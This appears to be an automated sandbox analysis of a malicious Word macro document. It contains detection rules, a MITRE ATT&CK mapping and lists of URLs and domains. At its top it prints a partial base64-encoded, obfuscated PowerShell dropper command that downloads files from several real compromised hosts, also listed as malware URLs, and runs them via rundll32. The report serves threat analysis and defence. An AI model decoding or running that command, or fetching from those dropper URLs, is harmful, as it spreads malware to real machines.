  AoACgAJwAoAGIAJwArACcAMgAnACkAKQArACgAJwBiACcAKwAnAGMAbwBtAC4AYwAnACsAJwBvACcAKwAnAG0ALgBiACcAKQArACcAcgAnACsAKAAoACcASg
  AnACsAJwApACgAMwBzADIAJwApACkAKwAoACgAJwArACcAcwBpACcAKQApACsAKAAoACcAdABlAEoAKQAnACsAJwAoADMAJwArACcAcwAnACsAJw
  AyACkAKAAwAEgASgAnACkAKQArACgAKAAnACkAKQArACgAKAAnADMAcwAyACkAKABAAEoAKQAnACkAKQArACgAKAAnAGgAJwApACkAKwAoACgAJwB0AHQAcAA6AEoAKQ
  AnACsAJwAoACcAKwAnADMAcwAyACcAKQApACsAKAAoACcAKQAoACcAKwAnAEoAKQAnACkAKQArACgAKAAnACgAMwBzADIAKQAnACsAJwAoACcAKQApACsAJw
  BtACcAKwAnAEoAKQAnACkAKQArACgAKAAnACgAMwBzACcAKwAnADIAKQAoAHcAcAAtAGEAJwArACcAZAAnACsAJwBtACcAKQApACsAJwBpACcAKwAoACgAJw
  BuACcAKwAnAEoAKQAnACkAKQArACgAKAAnACgAMwBzACcAKwAnADIAKQAoAHcAcAAtAGEAJwArACcAZAAnACsAJwBtACcAKQApACsAJwBpACcAKwAoACgAJw
  ArACcAKQAoACcAKQApACsAJwBAACcAKwAnAGgAdAAnACsAKAAnAHQAJwArACcAcABzADoAJwApACsAKAAoACcASgAnACsAJwApACcAKwAnACgAMwBzADIAKQ
  AoAEoAJwApACkAKwAoACgAJwApACgAJwArACcAMwBzACcAKQApACsAJwAyACcAKwAoACgAJwApACkAKwAoACgAJwAoACgAcABoAHkAcwAnACkAKQArACcAaQAnACsAKA
  AoACcAbwAtACcAKwAnAHMAdgBkAGgALgAnACsAJwBjAGgASgApACgAMwAnACkAKQArACgAKAAnAHMAMgAnACsAJwApACcAKQApACsAKAAoACcAKQApACsAJw
  B3AHAALQBhAGQAJwApACkAKwAoACgAJwBtAGkAbgBKACkAKAAnACsAJwAzACcAKwAnAHMAJwArACcAMgApACgAawAnACsAJwBLAEoAKQAoADMAJwApACkAKw
  AnAHMAJwArACgAKAAnADIAKQAnACkAKQArACcAKAAnACkAKQAuACIAcgBlAFAAbABgAEEAYwBFACIAKAAoACgAJwBKACcAKwAoACgAJwApACgAJwArACcAMw
  AnACkAKQArACgAKAAnAHMAMgApACcAKwAnACkAKQApACwAKABbAGEAcgByAGEAeQBdACgAJwAvACcAKQAsACgAJwBoAHcAJwArACcAZQAnACkAKQ
  BbADAAXQApAC4AIgBTAGAAAUABMAEkAVAAiACgAJABUAGcAMwB5AHAAdgAwACAAKwAgACQASAAyAHEANgBxAHAAegAgACsAIAAkAEEAcABqADAAdwBtAG8AKQ
  A7ACQAQwBxAG8AdwBiADQAZAA9ACgAKAAnAFgANgAnACsAJwB1AGgAJwApACsAKAAnADAANQAnACsAJwB5ACcAKQApADsAZgBvAHIAZQBhAGMAaAAgACgAJA

  BIAHcAcQBmAGUAbwBuACAAaQBuACAAJABOAGsAcQBfAGcAMABxACAAfAAgAFMATwBgAFIAYABUAC0AbwBiAGAASgBFAEMAdAAgAHsARwBlAGAAVAAtAFIAYQ
  BgAE4ARABvAG0AfQApAHsAdAByAHkAewAkAFYAMABfAHIAaQAwAG4ALgAiAGQAbwB3AGAATgBsAE8AYABBAEQAYABGAGkATABlACIAKAAkAEgAdwBxAGYAZQ
  BvAG4ALAAgACQAWgByAHcAagBoADkAawApADsAJABDAHcAawAxAG8AOABvAD0AKAAoACcAQgAnACsAJwA2AHgAMgBvACcAKQArACcAdwB0ACcAKQA7AEkAZg
  AgACgAKAAmACgAJwBHAGUAdAAtAEkAdAAnACsAJwBlACcAKwAnAG0AJwApACAAJABaAHIAdwBqAGgAOQBrACkALgAiAEwAZQBuAGcAYABUAGgAIgAgAC0AZw
  BlACAANAA0ADAANwA3ACkAIAB7ACYAKAAnAHIAdQAnACsAJwBuACcAKwAnAGQAbABsADMAMgAnACkAIAAkAFoAcgB3AGoAaAA5AGsALAAnACMAMQAnAC4AIg
  BUAGAAbwBzAHQAYABSAGkAbgBHACIAKAApADsAJABDAGMAcwBrAGkAeAAwAD0AKAAnAFkAJwArACcAMwB2ACcAKwAoACcAYQAyAHQAJwArACcAZwAnACkAKQ
  A7AGIAcgBlAGEAawA7ACQASQA3AGEAYgB6ADYAZwA9ACgAJwBMACcAKwAoACcAdQBoACcAKwAnAGYAbgBxAGsAJwApACkAfQB9AGMAYQB0AGMAaAB7AH0AfQ
  AkAFcAXwA2ADIAZgB5ADYAPQAoACcASQAnACsAJwB4AHEAJwArACgAJwBmACcAKwAnADQAOQBsACcAKQApAA== MD5: 852D67A27E454BD389FA7F02A8CBE23F)

- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2110752047.00000000002D6000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1f10:$s1: POwersheLL
00000004.00000002.2111601657.0000000001C34000.00000004.00000040.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1f30:$s1: POwersheLL


Sigma Overview

System Summary:



Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:



Antivirus detection for URL or domain

Multi AV Scanner detection for submitted file

Compliance:



Uses insecure TLS / SSL version for HTTPS connection

Uses new MSVCR Dlls

Binary contains paths to debug symbols

Copyright null 2021

Networking:



Potential dropper URLs found in powershell memory

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Very long command line found

Data Obfuscation:



Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

PowerShell case anomaly found

Suspicious powershell command line found

Persistence and Installation Behavior:



Creates processes via WMI

HIPS / PFW / Operating System Protection Evasion:




Encrypted powershell cmdline option found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesc Insecu Netwo Comm
Default Accounts	Command and Scripting Interpreter 1 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 4	Exploit Redire Calls/S
Domain Accounts	Scripting 1 2	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit Track I Locatic
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 4	SIM Ca Swap
Cloud Accounts	PowerShell 3	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 1 2	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1	DCSync	System Information Discovery 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
v22Pc0qA.doc.doc	47%	Metadefender		Browse
v22Pc0qA.doc.doc	86%	ReversingLabs	Script-Macro.Trojan.Valyria	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://b2bcom.com.br/portfolio/acm-2/	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/blog/empreender-e-sonhar/	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://b2bcom.com.br/wp-content/uploads/2019/02/slideshow3.jpg	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2020/04/1.png	0%	Avira URL Cloud	safe	
http://hotelshivansh.com/UserFiles/8/	100%	Avira URL Cloud	malware	
http://https://b2bcom.com.br/portfolio/acrilico-com-iluminacao/	0%	Avira URL Cloud	safe	
http://https://www.isatechnology.com/training/b/	100%	Avira URL Cloud	malware	
http://https://b2bcom.com.br/portfolio/web-site-www-btenergia-com-br/	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2019/09/icone_id-120x120.png	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/portfolio/web-site-www-weissarquitetura-com/	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://https://b2bcom.com.br/blog	0%	Avira URL Cloud	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://b2bcom.com.br/#about	0%	Avira URL Cloud	safe	
http://transfersuvan.com/wp-admin/OVl/	100%	Avira URL Cloud	malware	
http://https://b2bcom.com.br/portfolio/www-btenergia-com-br/	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2019/03/The-Stockton-Cafe-4-320x200.png	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/#blog	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/portfolio/acm/	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2019/10/Screenshot_2.jpg	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2019/03/CAIXA-2-120x120.png	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2020/03/METRO-450x400.jpg	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/#contact	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/portfolio/site-institucional-www-ximpressoes-com-br/	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2019/03/logo-site.png	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-json/	0%	Avira URL Cloud	safe	
http://https://physio-svdh.ch/wp-admin/kK/P	100%	Avira URL Cloud	malware	
http://arquivopop.com.br	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2019/09/2-1.png	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2020/04/3.png	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/site/0H/	100%	Avira URL Cloud	phishing	
http://https://b2bcom.com.br/wp-content/themes/b2bcom/assets/css/main.css	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2019/04/ARQUITETURA-100x100.png	0%	Avira URL Cloud	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://https://b2bcom.com.br/wp-content/uploads/2020/03/quadro-led-luminoso-cerveja-redondo-duff-beer-44cm-	0%	Avira URL Cloud	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://https://b2bcom.com.br/wp-content/uploads/2019/02/WEB-1-100x100.png	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2020/12/ACR	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/#services	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/servicos/limpeza-de-fachadas/	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/portfolio/projeto-persolalizado/	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2020/11/mockDrop_iMac-on-a-table-2-450x400.jpg	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2019/09/6.png	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/#home	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://b2bcom.com.br/portfolio/acrilico/	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2019/02/ARTE_FOTO-120x120.png	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2020/12/10.png	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2019/03/4.png	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2020/11/3.png	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2020/11/o-que-e-e-commerce.jpg	0%	Avira URL Cloud	safe	
http://https://physio-svdh.ch/wp-admin/kK/	100%	Avira URL Cloud	malware	
http://https://b2bcom.com.br/wp-content/uploads/2019/08/mockDrop_iMac-on-a-table-1-450x400.jpg	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/portfolio/letra-caixa/	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://b2bcom.com.br/portfolio/site-institucional-www-metronetwork-com-br/	0%	Avira URL Cloud	safe	
http://https://physio-svdh.ch	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2020/06/fachada_02_site.png	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/blog/novo-normal-o-papel-do-e-commerce-para-as-novas-empresas/	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/themes/b2bcom/assets/img/favicon.webp	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2020/12/Subway-sec-450x300.jpg	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/portfolio/displays-luminosos/	0%	Avira URL Cloud	safe	
http://https://cairocad.com	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/portfolio/web-site-www-cemundodosaber-com-br/	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2020/04/2.png	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2019/12/ICONE_VALORES.png	0%	Avira URL Cloud	safe	
http://hotelshivansh.com	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://arquivopop.com.br/index_htm_files/Kxh/	100%	Avira URL Cloud	malware	
http://https://b2bcom.com.br/wp-content/uploads/2019/12/ICONE_MISSAO.png	0%	Avira URL Cloud	safe	
http://transfersuvan.com	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2019/09/icone_id-100x100.png	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-conte	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/portfolio/design/	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/servicos/branding-de-marca/	0%	Avira URL Cloud	safe	
http://https://www.isatechnology.comp	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/portfolio/trabalho-8-2/	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2019/08/4.png	0%	Avira URL Cloud	safe	
http://https://cairocad.com/cgi-bin/1PBB/	100%	Avira URL Cloud	malware	
http://ownitconsignment.com	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br	0%	Avira URL Cloud	safe	
http://https://cairocad.comp	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://b2bcom.com.br/blog/sinalizacao-seu-cartao-de-visita/	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2019/03/CAIXA-2-100x100.png	0%	Avira URL Cloud	safe	
http://https://b2bcom.com.br/wp-content/uploads/2019/08/logo-site-2.png	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
isatechnology.com	35.208.182.43	true	true		unknown
physio-svdh.ch	194.209.195.106	true	true		unknown
transfersuvan.com	0.0.0.0	true	true		unknown
ownitconsignment.com	70.32.23.44	true	true		unknown
hotelshivansh.com	103.205.64.138	true	true		unknown
b2bcom.com.br	177.12.163.108	true	true		unknown
cairocad.com	35.208.153.170	true	true		unknown
arquivopop.com.br	unknown	unknown	true		unknown
www.isatechnology.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://hotelshivansh.com/UserFiles/8/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://b2bcom.com.br/portfolio/acm-2/	powershell.exe, 00000004.00000002.2115397871.000000000321300 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://b2bcom.com.br/blog/empreender-e-sonhar/	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.youtube.com/channel/UCrYEOm4ym22murrhb0WGC2A	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false		high
http://https://b2bcom.com.br/wp-content/uploads/2019/02/slideshow3.jpg	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2020/04/1.png	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/portfolio/acrilico-com-iluminacao/	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.isatechnology.com/training/b/	powershell.exe, 00000004.00000002.2114718419.0000000002EF2000.00000004.00000001.sdmp, powershell.exe, 00000004.00000002.2117150009.0000000003A68000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://b2bcom.com.br/portfolio/web-site-www-btenergia-com-br/	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2019/09/icone_id-120x120.png	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/portfolio/web-site-www-weissarquitetura-com/	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	powershell.exe, 00000004.00000003.2110380198.000000001B625000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://b2bcom.com.br/blog	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	powershell.exe, 00000004.00000003.2110380198.000000001B625000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
